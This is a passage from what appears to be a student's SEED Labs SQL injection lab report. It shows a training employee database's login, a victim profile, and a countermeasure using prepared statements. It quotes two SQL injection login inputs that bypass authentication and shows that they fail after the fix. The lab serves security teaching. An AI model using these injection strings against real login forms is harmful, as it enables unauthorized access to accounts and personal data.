


Employee Profile Login

USERNAME: boby

PASSWORD: ••••••••

Copyright © SEED LABs



Boby Profile


Key	Value
Employee ID	20000
Salary	0
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

And here we are, in Bobys profile.


Task 4: Countermeasure

In the countermeasure we set out to see if we can prevent a malitious login from an SQL failure. So what we do is compile the getdata php script and restart our apache server



```
03/04/20]seed@VM:~/Documents$ cd lab05/
03/04/20]seed@VM:~/.../lab05$ touch getdata.php
03/04/20]seed@VM:~/.../lab05$ vi getdata.php
03/04/20]seed@VM:~/.../lab05$ sudo service apache2 restart
03/04/20]seed@VM:~/.../lab05$
```


After we restart our server we attempt to login and get failures because we've turned on a counter measure. We can no longer use the ' or name='admin';# script, and we cannot use ' or 1=1;# script either. See below.




can not assign session

Profile

Employee ID
Salary
Birth
SSN
NickName
Email
Address
Phone Number




There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '';#' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 3]\n

The reason we got these errors is because the attack failed due to the countermeasure we produced. The MySQL query gets compiled first without the data, and the data gets provided after the query is compiled. Therefore, even if there is SQL code in the input boxes it gets parsed and treated as data.